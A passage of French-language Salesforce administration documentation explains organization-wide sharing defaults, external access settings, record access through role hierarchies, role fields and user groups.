- Les paramètres par défaut à l'échelle de l'organisation ne peuvent pas être modifiés de privé à public pour un objet personnalisé si un code Apex utilise les entrées de partage associées à cet objet. Par exemple, si un code Apex retrouve les utilisateurs et les groupes qui ont accès en partage à un objet personnalisé Facture__c (représenté par `Facture__partage` dans le code), vous ne pouvez pas modifier les paramètres de partage de l'objet à l'échelle de l'organisation de privé à public.

CONSULTER ÉGALEMENT :

Paramètres d'accès partagé par défaut
Paramètres de partage par défaut à l'échelle de l'organisation

## Paramètres d'accès partagé par défaut

Vous pouvez utiliser des valeurs par défaut à l'échelle de l'entreprise pour définir le niveau par défaut d'accès aux enregistrements pour les objets suivants.

- Comptes et leurs contrats associés
- Activités
- Calendrier
- Campagnes
- Requêtes
- Contacts
- Objets personnalisés
- Pistes
- Opportunités
- Commandes
- Catalogues
- Contrats de service
- Utilisateurs

Vous pouvez attribuer les niveaux d'accès suivants à des comptes, des campagnes, des requêtes, des contacts, des contrats, des pistes, des opportunités, des commandes, des utilisateurs et des objets personnalisés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Seuls les objets personnalisés sont disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour définir l'accès au partage par défaut :
- Gérer le partage

| Champ | Description |
| --- | --- |
| `Contrôlé par parent` | Un utilisateur peut effectuer une action (comme afficher, modifier ou supprimer) sur un contact ou une commande en fonction de sa capacité à effectuer la même action sur l'enregistrement qui lui est associé.<br>Par exemple, si un contact est associé au compte Acme, un utilisateur peut le modifier uniquement s'il peut également modifier le compte Acme. |
| `Privé` | Seul le responsable de l'enregistrement, ainsi que les utilisateurs en amont dans la hiérarchie, sont autorisés à afficher et à modifier cet enregistrement, et à créer des rapports associés.<br>Si, par exemple, Tom est responsable d'un compte, et s'il a été affecté aux ventes pour la région Ouest, Carole (vice-présidente des ventes pour la région Ouest) peut également afficher ou modifier les comptes de Tom, et créer les rapports correspondants. |
| `Accès public en lecture seule` | Si tous les utilisateurs sont habilités à afficher des enregistrements et à créer les rapports correspondants, ils ne peuvent en revanche pas les modifier. Seul le responsable, ainsi que les utilisateurs en amont dans la hiérarchie, sont autorisés à modifier ces enregistrements.<br>Par exemple, Sarah, responsable d'ABC Corp. et affectée aux ventes pour la région Ouest, est rattachée hiérarchiquement à Carole, vice-présidente des ventes pour cette même région. Sarah et Carole possèdent un accès complet en lecture/écriture au compte ABC Corp. Tom (un autre responsable affecté aux ventes sur la région Ouest) peut également afficher les enregistrements d'ABC Corp. et créer des rapports, mais pas les modifier. |
| `Accès public en lecture/écriture` | Tous les utilisateurs peuvent afficher et modifier des enregistrements, et créer les rapports correspondants.<br>Si, par exemple, Tom est responsable du compte Trident Inc., tous les utilisateurs peuvent afficher et modifier des enregistrements, et créer des rapports à partir de ce compte. Toutefois, seul Tom peut modifier les paramètres de partage ou supprimer le compte Trident. |
| `Accès public en lecture/écriture/Transfert` | Tous les utilisateurs peuvent afficher, modifier et transférer des enregistrements, et créer les rapports correspondants. Cette option n'est disponible que pour les requêtes ou les pistes.<br>Si, par exemple, Alice est responsable d'ACME, requête numéro 100, tous les utilisateurs peuvent afficher, modifier et transférer la responsabilité et créer des rapports à partir de cette requête. En revanche, seule Alice est habilitée à supprimer ou à modifier le partage sur la requête 100. |

| Champ | Description |
| --- | --- |
| `Accès public intégral` | Tous les utilisateurs peuvent afficher, modifier, transférer, supprimer des enregistrements, et créer les rapports correspondants. Disponible uniquement pour les campagnes.<br>Par exemple, si Jean est le responsable d'une campagne, tous les autres utilisateurs peuvent afficher, modifier, transférer ou supprimer cette campagne. |

Remarque: Afin d'utiliser les requêtes le plus efficacement possible, définissez la valeur par défaut pour les comptes, contacts, contrats et actifs sur Accès public en lecture/écriture pour toute l'entreprise.

Vous pouvez attribuer les niveaux d'accès suivants à des calendriers personnels.

| Champ | Description |
| --- | --- |
| `Masquer les détails` | N'importe qui peut voir si l'utilisateur est disponible à un moment donné, mais aucune information sur la nature des événements de son calendrier n'est accessible. |
| `Masquer les détails et ajouter des événements` | En plus du niveau de partage défini par l'option Masquer les détails, les utilisateurs peuvent ajouter des événements aux calendriers d'autres personnes. |
| `Afficher les détails` | Les utilisateurs ont accès aux informations détaillées des événements figurant dans les calendriers d'autres personnes. |
| `Afficher les détails et ajouter des événements` | En plus du niveau de partage défini par l'option Afficher les détails, les utilisateurs peuvent ajouter des événements aux calendriers d'autres personnes. |
| `Accès intégral` | Les utilisateurs sont autorisés à visualiser des informations détaillées sur les événements, ajouter et modifier des événements dans les calendriers d'autres personnes. |

Remarque: Indépendamment des valeurs par défaut définies au niveau de l'entreprise pour les calendriers, un utilisateur peut inviter tous les autres utilisateurs aux événements.

Vous pouvez attribuer les niveaux d'accès suivants à des catalogues de prix.

| Champ | Description |
| --- | --- |
| `Utilisation` | Tous les utilisateurs ont accès aux catalogues de prix et peuvent les ajouter à des opportunités. N'importe quel produit d'un catalogue de prix précis peut être ajouté à une opportunité. |
| `Affichage uniquement` | Tous les utilisateurs sont autorisés à afficher des catalogues de prix et à créer des rapports. Cependant, seuls les utilisateurs dotés de l'autorisation Modifier sur les opportunités ou ceux qui ont été |

| Champ | Description |
|---|---|
| | autorisés manuellement à utiliser le catalogue peuvent les ajouter à des opportunités. |
| `Aucun accès` | Les utilisateurs ne peuvent ni afficher les catalogues de prix, ni les ajouter aux opportunités. Ce niveau d'accès défini par défaut à l'échelle de l'organisation permet de limiter l'accès à des catalogues de prix précis à certains utilisateurs seulement. Ensuite, partagez manuellement les catalogues de prix appropriés avec les utilisateurs voulus. |

Vous pouvez attribuer les niveaux d'accès suivants à des activités.

| Champ | Description |
|---|---|
| `Privé` | Seul le responsable de l'activité et les utilisateurs au-dessus de lui dans la hiérarchie des rôles peuvent modifier et supprimer l'activité. Les utilisateurs disposant d'un accès en lecture à l'enregistrement auquel l'activité est associée peuvent consulter cette activité et en générer un rapport. |
| `Contrôlé par parent` | Un utilisateur peut effectuer une action sur une activité (par exemple, la consulter, la modifier, la transférer ou la supprimer) en fonction de sa capacité à effectuer la même action sur les enregistrements associés à cette activité.<br>Par exemple, si une tâche est associée au compte Acme et au contact Jean Durant, l'utilisateur peut la modifier uniquement s'il peut également modifier le compte Acme et le contact Jean Durant. |

Vous pouvez attribuer les niveaux d'accès suivants à des utilisateurs.

| Champ | Description |
|---|---|
| `Privé` | Tous les utilisateurs ont un accès en lecture à leur propre enregistrement utilisateur et à celui des utilisateurs de niveau inférieur dans la hiérarchie des rôles. |
| `Accès public en lecture seule` | Tous les utilisateurs ont un accès en lecture mutuel. Vous pouvez afficher les pages de détail de tous les utilisateurs. Vous pouvez également afficher tous les utilisateurs dans les références, les vues de liste, les modifications de propriété, les opérations d'utilisateurs et les recherches. |

CONSULTER ÉGALEMENT :

Définir vos paramètres de partage par défaut à l'échelle de l'organisation

## Paramètres de partage par défaut à l'échelle de l'organisation

Les paramètres de partage par défaut à l'échelle de l'organisation sont les suivants :

| Objet | Accès par défaut |
|---|---|
| Compte | Accès public en lecture/écriture |
| Activité | Privé |
| Ressource | Contrôlé par parent |
| Calendrier | Masquer les détails et ajouter des événements |
| Campagne | Accès public intégral |
| Requête | Accès public en lecture/écriture/Transfert |
| Contact | Contrôlé par parent |
| Contrat | Accès public en lecture/écriture |
| Objet personnalisé | Accès public en lecture/écriture |
| Piste | Accès public en lecture/écriture/transfert |
| Opportunité | Accès public en lecture seule |
| Catalogue | Utiliser |
| Contrat de service | Privé |
| Utilisateurs | Accès public en lecture seule<br>Privé pour les utilisateurs externes |

Éditions

Comptes, requêtes, contacts, pistes, opportunités et objets personnalisés disponibles avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition.

A l'exception des objets personnalisés, aucun type d'objet n'est disponible dans **Database.com**

CONSULTER ÉGALEMENT :

Paramètres de partage par défaut à l'échelle de l'organisation

Définir vos paramètres de partage par défaut à l'échelle de l'organisation

## Présentation des paramètres par défaut externes à l'échelle d'une organisation

Les paramètres par défaut à l'échelle de l'organisation externe offrent des paramètres différents pour les utilisateurs internes et externes. Ils simplifient la configuration de vos règles de partage et améliorent les performances des nouveaux calculs. De plus, les administrateurs peuvent déterminer aisément quelles informations sont partagées avec des utilisateurs de portails et d'autres utilisateurs externes.

Les objets suivants prennent en charge les paramètres par défaut d'organisation :

- Comptes, ainsi que les contrats et les actifs qui leur sont associés
- Requêtes
- Contacts
- Opportunités
- Objets personnalisés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Utilisateurs

Les utilisateurs externes comprennent :

- Utilisateurs de site Web authentifiés
- Utilisateur externes de Chatter
- Utilisateurs de communauté
- Utilisateurs du portail client
- Utilisateurs invités
- Utilisateurs de portail haut volume
- Utilisateurs du portail partenaire
- Utilisateurs du portail Service Cloud

Remarque: Les utilisateurs externes de Chatter ont accès uniquement à l'objet Utilisateur.

Auparavant, si votre organisation souhaitait un accès Public en lecture seule ou Public en lecture/écriture pour les utilisateurs internes, mais un accès Privé pour les utilisateurs externes, il était nécessaire de définir l'accès par défaut sur Privé et de créer une règle de partage pour partager les enregistrements avec tous les utilisateurs internes.

Avec des paramètres par défaut séparés pour l'organisation, vous obtenez le même comportement en définissant un accès interne par défaut sur Accès public en lecture seule ou Accès public en lecture/écriture, et un accès externe par défaut sur Privé. Ces paramètres permettent également d'accélérer les performances des rapports, des vues de liste, des recherches et des requêtes d'API.

CONSULTER ÉGALEMENT :

Paramètres de partage par défaut à l'échelle de l'organisation

Définition des paramètres par défaut d'organisation externe

Paramètres d'accès partagé par défaut

## Définition des paramètres par défaut d'organisation externe

Les paramètres par défaut d'organisation externe permettent de définir un niveau d'accès par défaut différent pour les utilisateurs externes.

Avant de définir les paramètres par défaut d'organisation externe, assurez-vous qu'ils sont activés. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage** et cliquez sur le bouton **Activer le modèle de partage externe**.

Lors de l'activation initiale des paramètres par défaut d'organisation externe, l'accès interne par défaut et l'accès externe par défaut sont définis sur le niveau d'accès par défaut d'origine. Par exemple, si votre paramètre par défaut à l'échelle de l'organisation pour les contacts est Privé, l'accès interne par défaut et l'accès externe par défaut sont également Privés.

Pour définir les paramètres par défaut d'organisation externe pour un objet :

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Cliquez sur **Modifier** dans la zone des paramètres par défaut à l'échelle de l'organisation.
3. Pour chaque objet, sélectionnez l'accès par défaut que vous souhaitez utiliser.

   Vous pouvez attribuer les niveaux d'accès ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir l'accès en partage par défaut :

- Gérer le partage

| Niveau d'accès | Description |
| --- | --- |
| `Contrôlé par parent` | Les utilisateurs peuvent exécuter des actions (afficher, modifier et supprimer) sur un enregistrement, du côté détails d'une relation principal-détails s'ils peuvent exécuter la même action sur tous les enregistrements principaux associés.<br>Remarque: Pour des contacts, `Contrôlé par parent` doit être défini pour l'accès interne et l'accès externe par défaut. |
| `Privé` | Seuls les utilisateurs qui disposent d'un accès par propriété, autorisations, hiérarchie des rôles, partage manuel ou règles de partage, peuvent accéder aux enregistrements. |
| `Accès public en lecture seule` | Tous les utilisateurs peuvent afficher tous les enregistrements de l'objet. |
| `Accès public en lecture/écriture` | Tous les utilisateurs peuvent afficher et modifier tous les enregistrements de l'objet. |

Remarque: Le niveau de l'accès externe par défaut doit être plus restrictif ou égal à celui de l'accès interne par défaut. Par exemple, vous pouvez avoir un objet personnalisé avec un accès externe par défaut défini sur Privé et un accès interne par défaut défini sur Public en lecture seule.

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation des paramètres par défaut externes à l'échelle d'une organisation

## Désactivation des paramètres par défaut à l'échelle de l'organisation

La désactivation des paramètres par défaut à l'échelle de l'organisation a pour conséquence un paramètre par défaut d'organisation pour chaque objet.

Avant de désactiver cette fonctionnalité, définissez **Accès interne par défaut** et **Accès externe par défaut** sur le même niveau d'accès pour chaque objet.

Pour désactiver les paramètres par défaut d'organisation externe :

1. Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
2. Cliquez sur **Désactiver le modèle de partage externe** dans la zone des paramètres par défaut à l'échelle de l'organisation.

Une fois les paramètres par défaut d'organisation externe désactivés, le paramètre **Accès par défaut** s'affiche à la place des paramètres **Accès externe par défaut** et **Accès interne par défaut** dans la zone des paramètres par défaut à l'échelle de l'organisation. Si vous avez le partage d'utilisateur, les paramètres **Accès externe par défaut** des objets compte, contact, requête et opportunité restent visibles, mais sont désactivés.

CONSULTER ÉGALEMENT :

Présentation des paramètres par défaut externes à l'échelle d'une organisation

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour désactiver les paramètres par défaut d'organisation externe :

- Gérer le partage

# Contrôle de l'accès via les hiérarchies

Déterminez si les utilisateurs ont accès aux enregistrements qui ne leur appartiennent pas, notamment les enregistrements auxquels ils n'ont pas accès en partage, mais auxquels un utilisateur de niveau inférieur dans la hiérarchie des rôles peut accéder.

Au-delà de la définition des paramètres de partage par défaut à l'échelle de l'organisation pour chaque objet, vous pouvez spécifier si les utilisateurs ont accès aux données appartenant à ou partagées avec leurs subordonnés dans la hiérarchie. Par exemple, la hiérarchie de rôles accorde automatiquement l'accès aux enregistrements aux utilisateurs de niveau supérieur au propriétaire de l'enregistrement dans la hiérarchie. Par défaut, l'option `Octroyer l'accès par le biais des hiérarchies` est activée pour tous les objets et ne peut être modifiée que pour les objets personnalisés.

Pour contrôler l'accès en partage en utilisant des hiérarchies pour tout objet personnalisé, dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**. Cliquez ensuite sur **Modifier** dans la section Paramètres par défaut de l'organisation. Désélectionnez l'option `Octroyer l'accès par le biais des hiérarchies` si vous souhaitez empêcher les utilisateurs d'accéder automatiquement aux données appartenant à ou partagées par leurs subordonnés dans les hiérarchies.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les territoires ne sont pas disponibles avec **Database.com**

AUTORISATIONS UTILISATEUR

Pour définir l'accès en partage par défaut et modifier l'option `Octroyer l'accès par le biais des hiérarchies` :

- Gérer le partage

## Notes sur la mise en œuvre

- Quels que soient les paramètres de partage de votre entreprise, les utilisateurs peuvent accéder aux enregistrements dont ils ne sont pas propriétaires par d'autres moyens tels que les autorisations utilisateur de type « Afficher toutes les données », des règles de partage ou le partage manuel d'enregistrements individuels.
- L'option `Octroyer l'accès par le biais des hiérarchies` est toujours sélectionnée sur les objets standard et n'est pas modifiable.
- Si vous désactivez l'option `Octroyer l'accès par le biais des hiérarchies`, le partage avec un rôle ou un territoire et les subordonnés est activé uniquement pour les utilisateurs directement associés au rôle ou au territoire sélectionné. Les utilisateurs occupant des rôles ou des territoires supérieurs dans les hiérarchies ne disposeront pas de l'accès.
- Si votre entreprise désactive l'option `Octroyer l'accès par le biais des hiérarchies`, les activités associées à un objet personnalisé sont toujours visibles pour les utilisateurs supérieurs à la personne affectée à l'activité dans la hiérarchie des rôles.
- Si une relation principal-détails est brisée par la suppression de la relation, le paramètre par défaut de l'ancien objet personnalisé détail est automatiquement restauré à la valeur Accès public en lecture/écriture et `Octroyer l'accès à l'aide des hiérarchies` est sélectionné par défaut.
- L'option `Octroyer l'accès par le biais des hiérarchies` définit les utilisateurs qui peuvent accéder aux données lorsqu'un élément est partagé avec des groupes publics, des groupes personnels, des files d'attente, des rôles ou des territoires. Par exemple, l'option **Afficher tous les utilisateurs** affiche les membres du groupe et les personnes supérieures à ceux-ci dans les hiérarchies lorsqu'un enregistrement est partagé avec eux à l'aide d'une règle de partage ou d'un partage manuel, et lorsque l'option `Octroyer l'accès par le biais des hiérarchies` est sélectionnée. Lorsque l'option `Octroyer l'accès par le biais des hiérarchies` n'est pas sélectionnée, certains utilisateurs dans ces groupes n'ont plus accès aux enregistrements. La liste suivante couvre les raisons d'accès qui dépendent de l'option `Octroyer l'accès par le biais des hiérarchies`.

  **Ces raisons octroient toujours l'accès :**

  Membre de groupe

Membre de file d'attente

Membre de rôle

Membre de rôle subordonné

Membre de territoire

Membre de territoire subordonné

**Ces raisons n'offrent l'accès que lors de l'utilisation des hiérarchies :**

Responsable de membre de groupe

Responsable de membre de file d'attente

Responsable de rôle

Responsable de territoire

Rôle utilisateur Responsable de territoire

## Pratiques recommandées

- Lorsque vous désélectionnez l'option `Octroyer l'accès par le biais des hiérarchies`, informez les utilisateurs des changements qu'ils peuvent rencontrer dans les résultats des rapports en raison de la perte de visibilité des données de leurs subordonnés. Par exemple, la sélection de Mon équipe... dans la liste déroulante Afficher retourne les enregistrements appartenant à l'utilisateur ; elle ne retourne pas les enregistrements appartenant à ses subordonnés. Pour être inclus dans ce type de vue de rapport, les enregistrements des subordonnés doivent être partagés explicitement avec cet utilisateur par un autre moyen tel qu'une règle de partage ou un partage manuel. Par conséquent, si aucun enregistrement n'est partagé manuellement avec vous, les options Mon/Ma/Mes... et les options Mon équipe dans la liste déroulante Afficher retournent les mêmes résultats. Toutefois, choisir les Activités avec... tout type de rapport d'objet personnalisé lors de la création d'un rapport personnalisé retourne les activités qui vous ont été attribuées ainsi que celles attribuées à vos subordonnés dans la hiérarchie des rôles.

CONSULTER ÉGALEMENT :

Hiérarchie des rôles utilisateur

# Hiérarchie des rôles utilisateur

Salesforce offre une hiérarchie des rôles utilisateur que vous pouvez utiliser avec des paramètres de partage pour déterminer les niveaux d'accès des utilisateurs aux données de votre organisation Salesforce. Les rôles de la hiérarchie affectent l'accès aux principaux composants, notamment les enregistrements et les rapports.

> Si les paramètres de votre organisation sont plus restrictifs que l'accès public en lecture/écriture, utilisez la hiérarchie des rôles pour faciliter l'accès des utilisateurs aux enregistrements.
>
> Regardez la démonstration : Who Sees What: Record Access via the Role Hierarchy

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rôles :
- Gérer les rôles

Pour affecter les utilisateurs à des rôles :
- Gérer les utilisateurs internes

Les utilisateurs, quel que soit le niveau de leur rôle, peuvent afficher, modifier et générer des rapports sur toutes les données détenues par ou partagées avec des utilisateurs de niveau inférieur au leur dans la hiérarchie des rôles, sauf indication contraire dans le modèle de partage d'un objet de votre organisation Salesforce. Plus spécifiquement, dans la liste associée Paramètres par défaut à l'échelle de l'organisation, vous pouvez désactiver l'option **Octroyer l'accès par le biais des hiérarchies** pour un objet personnalisé. Lorsque l'option est désactivée, seuls le propriétaire de l'enregistrement et les utilisateurs auxquels les paramètres par défaut de l'organisation accordent l'accès peuvent accéder aux enregistrements de l'objet.

Les rôles déterminent l'accès des utilisateurs aux requêtes, aux contacts et aux opportunités, quel que soit le propriétaire de ces enregistrements. Le niveau d'accès est spécifié dans la page de modification du rôle. Par exemple, vous pouvez définir l'accès aux contacts afin de permettre à un rôle utilisateur de modifier tous les contacts associés aux comptes qui lui appartiennent, quel que soit le propriétaire des contacts. Et vous pouvez définir l'accès aux opportunités afin de permettre aux utilisateurs d'un rôle de modifier toutes les opportunités associées aux comptes qui leur appartiennent, quel que soit le propriétaire des opportunités.

Lorsque vous partagez un dossier avec un rôle, il est visible uniquement par les utilisateurs associés à ce rôle, pas par les rôles de niveau supérieur dans la hiérarchie.

## Consignes pour réussir avec les rôles

Pour réussir avec les rôles, comprenez les principaux comportements des règles et appliquez les meilleures pratiques.

> Pour prendre connaissance des meilleures pratiques de définition de l'accès aux enregistrements dans une grande organisation, reportez-vous au document *Designing Record Access for Enterprise Scale*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Pour simplifier la gestion des utilisateurs dans les grandes organisations, confiez à des administrateurs délégués la gestion des utilisateurs dans des rôles spécifiques et de tous les rôles subordonnés.
- Vous pouvez créer jusqu'à 500 rôles pour votre organisation.
- Chaque utilisateur doit être associé à un rôle, sinon ses données de sont pas affichées dans les rapports sur les opportunités, les calculs de prévisions et les autres vues basées sur des rôles.

- Tous les utilisateurs qui nécessitent une visibilité de l'ensemble de l'organisation doivent appartenir au niveau le plus élevé de la hiérarchie.
- Il n'est pas nécessaire de créer des rôles individuels pour chaque fonction dans votre société. Vous pouvez définir à la place une hiérarchie des rôles pour contrôler l'accès aux informations saisies par les utilisateurs associés à des rôles de niveau inférieur.
- Lorsque vous modifiez le rôle d'un utilisateur, les règles de partage du nouveau rôle s'appliquent.
- Si vous êtes un utilisateur de Salesforce Knowledge, vous pouvez modifier les paramètres de visibilité de la catégorie dans la page de détail du rôle.
- Pour éviter les problèmes de performance, aucun utilisateur ne doit posséder plus de 10 000 enregistrements d'un objet. Les utilisateurs qui souhaitent utiliser davantage d'objets ne doivent pas être associés à un rôle ou doivent être placés dans un rôle séparé en haut de la hiérarchie. Il est également important de laisser cet utilisateur hors de groupes publics, qui peuvent être utilisés en tant que source de règles de partage.
- Lorsque le propriétaire d'un compte n'est pas associé à un rôle, l'accès en partage des contacts associés est Lecture/Écriture, à condition que le paramètre par défaut de l'organisation pour les contacts ne soit pas Contrôlé par parent. L'accès en partage dans les opportunités et les requêtes associées est Aucun accès.
- Si votre organisation utilise la Gestion des territoires, les prévisions sont basées sur la hiérarchie des territoires plutôt que sur la hiérarchie des rôles.

## Affecter des utilisateurs aux rôles

Attribuez rapidement les utilisateurs à un rôle spécifique.

1. Dans Configuration, saisissez *Rôles* dans la case `Recherche rapide`, puis sélectionnez **Rôles**.
2. Cliquez sur **Attribuer** en regard du nom de rôle souhaité.

   Remarque: Vous pouvez également accéder à cette page en cliquant sur **Attribuer des utilisateurs à un rôle** dans la liste associée Utilisateurs du rôle. Les grandes organisations peuvent attribuer des rôles via l'API SOAP pour plus d'efficacité.
3. Effectuez une sélection dans la liste déroulante pour afficher les utilisateurs disponibles.
4. Choisissez un utilisateur sur la gauche, puis cliquez sur **Ajouter** pour l'attribuer à ce rôle.

Remarque: Si vous supprimez un utilisateur de la liste Utilisateurs sélectionnés, l'attribution de rôle définie pour cet utilisateur sera supprimée.

CONSULTER ÉGALEMENT :

Hiérarchie des rôles utilisateur

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour affecter les utilisateurs à des rôles :

- Gérer les utilisateurs internes

# Champs de rôles

Les champs qui comprennent une entrée de rôle ont un rôle spécifique. Pour consulter la description de chaque champ et son fonctionnement dans un rôle, reportez-vous au tableau ci-dessous.

La visibilité des champs dépend des autorisations et des paramètres de partage de votre organisation.

| Champ | Description |
|---|---|
| `Accès à la requête` | Spécifie si les utilisateurs peuvent accéder à des requêtes d'autres utilisateurs associées aux comptes que les utilisateurs détiennent. Ce champ n'est visible que si le modèle de partage de l'organisation pour les requêtes est Accès public en lecture/écriture. |
| `Accès au contact` | Spécifie si les utilisateurs peuvent accéder à des contacts d'autres utilisateurs associés aux comptes que les utilisateurs détiennent. Ce champ n'est visible que si le modèle de partage de l'organisation pour les contacts est Accès public en lecture/écriture ou Contrôlé par parent. |
| `Étiquette` | Nom utilisé pour référencer le rôle ou le titre de la position dans n'importe quel page d'interface utilisateur, par exemple, Responsable commercial Ouest. |
| `Modifié par` | Nom de l'utilisateur qui a modifié en dernier les détails de ce rôle, et la date et l'heure de modification du rôle. |
| `Accès à l'opportunité` | Spécifie si les utilisateurs peuvent accéder à des opportunités d'autres utilisateurs associées aux comptes que les utilisateurs détiennent. Ce champ n'est visible que si le modèle de partage de l'organisation pour les opportunités est Accès public en lecture/écriture. |
| `Rôle du partenaire` | Spécifie si ce rôle est associé à un compte partenaire. Ce champ est disponible uniquement si un portail client ou un portail partenaire est activé pour l'organisation.<br>Si cette case est activée, vous ne pouvez pas modifier le rôle. Le nombre de rôles par défaut dans les comptes de portail est égal à trois. Vous pouvez diminuer le nombre de rôles ou ajouter jusqu'à trois rôles. |
| `Nom de rôle` | Le nom unique utilisé par l'API et les packages gérés. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des rôles :

- Gérer les rôles

| Champ | Description |
| --- | --- |
| `Nom de rôle affiché dans les rapports` | Nom de rôle qui figure dans les rapports. Lors de la modification d'un rôle, si le `Nom de rôle` est long, vous pouvez saisir un nom abrégé dans ce champ. |
| `Groupes de partage` | Ces groupes sont automatiquement créés et gérés. Le groupe Rôle contient tous les utilisateurs de ce rôle plus les utilisateurs des rôles de niveau supérieur. Le groupe Rôle et subordonnés contient tous les utilisateurs de ce rôle plus les utilisateurs des rôles de niveau supérieur et inférieur dans la hiérarchie. Le groupe Rôle et subordonnés internes (disponible si les portails clients ou portails partenaires sont activés pour votre organisation) contient tous les utilisateurs de ce rôle. Il contient également tous les utilisateurs des rôles supérieurs et inférieurs à ce rôle, à l'exception des utilisateurs du portail client et du portail partenaire. |
| `Rôle rattaché à` | Rôle au niveau supérieur à ce rôle dans la hiérarchie. |

CONSULTER ÉGALEMENT :

Hiérarchie des rôles utilisateur

# Qu'est-ce qu'un groupe ?

Un groupe est un ensemble d'utilisateurs. Un groupe peut contenir des utilisateurs individuels, d'autres groupes ou les utilisateurs d'un rôle ou d'un territoire particulier. Il peut également contenir les utilisateurs d'un rôle ou d'un territoire particulier, ainsi que tous les utilisateurs de rang inférieur à ce rôle ou territoire dans la hiérarchie.

Il existe deux types de groupe.

**Groupes publics**
Les administrateurs et les administrateurs délégués peuvent créer des groupes publics. Tous les utilisateurs de l'organisation peuvent utiliser des groupes publics. Par exemple, un administrateur peut créer un groupe pour un programme de covoiturage des employés. Tous les employés peuvent utiliser ce groupe pour partager des enregistrements sur le programme.

**Groupes personnels**
Chaque utilisateur peut créer des groupes pour son usage personnel. Par exemple, les utilisateurs peuvent s'assurer que certains enregistrements sont toujours partagés dans un groupe de travail spécifié.

Vous pouvez utiliser les groupes des façons suivantes.

- configurer l'accès partagé par défaut grâce à une règle de partage ;
- Pour partager vos enregistrements avec d'autres utilisateurs
- Pour spécifier que vous souhaitez synchroniser les contacts appartenant à d'autres utilisateurs
- Pour ajouter plusieurs utilisateurs à une bibliothèque Salesforce CRM Content

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

- Pour attribuer les utilisateurs à des actions spécifiques dans la base de connaissances Salesforce Knowledge

CONSULTER ÉGALEMENT :

Types de membre de groupe
Création et modification de groupes
Affichage de listes de groupes
Partage d'enregistrements avec des groupes de responsables
Considérations relatives au groupe public

## Considérations relatives au groupe public

Dans les organisations qui comptent un grand nombre d'utilisateurs, tenez compte des conseils ci-dessous lors de la création de groupes publics afin d'optimiser les performances.

- Créez un groupe lorsque plusieurs utilisateurs ont besoin d'un accès identique.
- Créez un groupe pour les membres qui rejoignent ou quittent rarement un groupe.
- Évitez de créer des sous-groupes qui entraînent plus de cinq niveaux dans un groupe.
- Activez l'accès automatique aux enregistrements à l'aide de hiérarchies de rôles dans des groupes publics, en sélectionnant **Octroyer l'accès par le biais des hiérarchies** lors de la création du groupe. Cependant, n'utilisez pas cette option si vous créez un groupe public avec Tous les utilisateurs internes en tant que membres.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un groupe ?

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

# Types de membre de groupe

De nombreux types de groupe sont disponibles pour divers utilisateurs internes et externes.

Lorsque vous créez ou modifiez un groupe, vous pouvez sélectionner le types de membre suivants dans la liste déroulante `Rechercher`. Selon les paramètres de votre organisation, certains types peuvent ne pas être disponibles.

| Type de membre | Description |
|---|---|
| Utilisateurs du portail client | Tous les utilisateurs de votre portail client. Ce type est disponible uniquement lorsqu'un portail client est activé pour votre organisation. |
| Utilisateurs partenaires | Tous vos utilisateurs partenaires Ce type est disponible uniquement lorsqu'un portail partenaire est activé pour votre organisation. |
| Groupes personnels | Tous vos groupes. Ce type est disponible uniquement lors de la création d'autres groupes personnels. |
| Rôles du portail | Tous les rôles définis pour le portail partenaire ou le portail client de votre organisation. Ils comprennent tous les utilisateurs associés au rôle du portail spécifié, à l'exception des utilisateurs du portail haut volume.<br>**Remarque:** Un nom de rôle de portail inclut le nom des comptes auxquels il est associé, à l'exception des comptes personnels qui incluent l'`Alias` de l'utilisateur. |
